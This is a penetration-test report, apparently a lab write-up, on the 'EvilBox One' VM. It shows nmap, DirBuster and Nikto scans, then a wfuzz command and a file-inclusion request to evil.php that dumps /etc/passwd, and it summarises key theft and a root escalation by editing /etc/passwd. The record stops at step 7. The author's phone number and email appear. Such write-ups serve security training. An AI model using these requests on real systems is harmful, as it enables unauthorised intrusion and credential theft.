EvilBox One

Security Assessment Findings Report

Date: April 7th, 2023
Project:
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Mr Lakshay Verma. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of Mr Lakshay Verma.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. I prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Lakshay Verma	Lead Penetration Tester	Office: 8178829121 Email: lakshayvofficial@gmail.com

Assessment Overview

From April 6th, 2023 to April 10th, 2023, I evaluated the security posture of EvilBox One compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. Attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. Scanning and enumeration to identify potential vulnerabilities in hopes of exploitation were also performed.

Scope

Assessment	Details
External Penetration Test	10.0.2.15

Scope Exclusions

None.

Client Allowances

No allowances provided.

Executive Summary

In this penetration testing, the target machine named "EvilBox One" was running Debian Linux with SSH running on port 22 and an Apache server on port 80. The website hosted on the Apache server was found to be vulnerable to Apache HTTP Server Path Traversal and Remote Code Execution, which can allow the attacker to obtain the SSH RSA private key for the "mowree" user. Using the password cracking tool John the Ripper, the attacker can crack the RSA private key's passphrase and log into SSH using the "mowree" username and passphrase. This will allow access to the first flag.

For privilege escalation, the attacker could add another root user to the /etc/passwd file and log into it to gain sudo user privileges. This will allow the attacker to obtain the second flag.

Attack Summary

The following table describes how I gained root access, step by step and captured the flag:


<table>
<tr><th>Step</th><th>Action</th><th>Screenshots/Description/Outputs</th></tr>
<tr>
<td>1</td>
<td>

NMAP SCAN

Command used : -

sudo nmap -T4 -p- -A 10.0.2.15

</td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ sudo nmap -T4 -p- -A 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-06 10:11 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 4495500be473a18511ca10ec1ccbd426 (RSA)
|   256 27db6ac73a9c5a0e47ba8d81ebd6d63c (ECDSA)
|_  256 e30756a92563d4ce3901c19ad9fede64 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:64:7F:36 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.15 ms 10.0.2.15

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
```

Description : -

NMAP scan on IP 10.0.2.15(EvilBox One). Scanning all ports and provide additional information on services running on those ports

</td>
</tr>
</table>


<table>
<tr>
<td>2</td>
<td>

Dirbuster Scan

Command used : -

dirbuster

</td>
<td>



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 4 Files: 1
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change

http://10.0.2.15:80/

<table>
<tr><th>Type</th><th>Found</th><th>Response</th><th>Size</th></tr>
<tr><td>Dir</td><td>/</td><td>200</td><td>11322</td></tr>
<tr><td>Dir</td><td>/icons/</td><td>403</td><td>444</td></tr>
<tr><td>Dir</td><td>/icons/small/</td><td>403</td><td>444</td></tr>
<tr><td>Dir</td><td>/secret/</td><td>200</td><td>233</td></tr>
<tr><td>File</td><td>/secret/evil.php</td><td>200</td><td>147</td></tr>
<tr><td>Dir</td><td>/server-status/</td><td>403</td><td>444</td></tr>
</table>

Current speed: 5644 requests/sec

(Select and right click for more options)

Average speed: (T) 3193, (C) 5681 requests/sec

Parse Queue Size: 0

Total Requests: 1695744/2205483

Current number of running threads: 5000

5000

Time To Finish: 00:01:29

Program paused!

/secret/pmods.php

Description : -

As we got to know that apache HTTP server was running on port 80 from our NMAP scan, dirbuster was used to scan through subdomains of the website hosted


</td>
</tr>
<tr>
<td>3</td>
<td>

Nikto Scan

Command used : -

nikto -h 10.0.2.15

</td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ nikto -h  10.0.2.15
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.15
+ Target Hostname:    10.0.2.15
+ Target Port:        80
+ Start Time:         2023-04-06 10:30:49 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Option
s
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 5c9a9bb4d712e, mtime: gzip. See: http://cve.mitre.org/cgi-b
in/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2023-04-06 10:31:03 (GMT-4) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Description : -

Nikto scan was performed to enumerate over website vulnerabilities.

</td>
</tr>
</table>


<table>
<tr>
<td>4</td>
<td>

SSH

Command used : -

ssh 10.0.2.15

</td>
<td>



```
┌──(lakshay㉿lakshay)-[~]
└─$ ssh 10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:0×3tf1iiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
lakshay@10.0.2.15's password: 
```


Description : -

Checking ssh service running on the target machine

</td>
</tr>
<tr>
<td>5</td>
<td>

Evil.php Lookup

</td>
<td>




Description : -

Looking up 10.0.2.15/secret/evil.php as it appeared in dirbuster scan

</td>
</tr>
<tr>
<td>6</td>
<td>

Fuzzing secret.php

</td>
<td>



```
┌──(lakshay㉿lakshay)-[~/Downloads/tools]
└─$ wfuzz -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.0.2.15/secret/evil.php?FUZZ=/etc/passwd --hc 404 --hh 0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documen
tation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.15/secret/evil.php?FUZZ=/etc/passwd
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001218:   200        26 L     38 W       1398 Ch     "command"

Total time: 0
Processed Requests: 6453
Filtered Requests: 6452
Requests/sec.: 0
```

Description : -

Php can be used to pass commands as parameters using “?” .


Command used : -



wfuzz -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.0.2.15/secret/evil.php?FUZZ=/etc/passwd --hc 404 --hh 0


Output : -

“command” parameter can be used to execute code.


</td>
</tr>
</table>

7	**cat /etc/passwd works**	 10.0.2.15/secret/evil.php?command=/etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 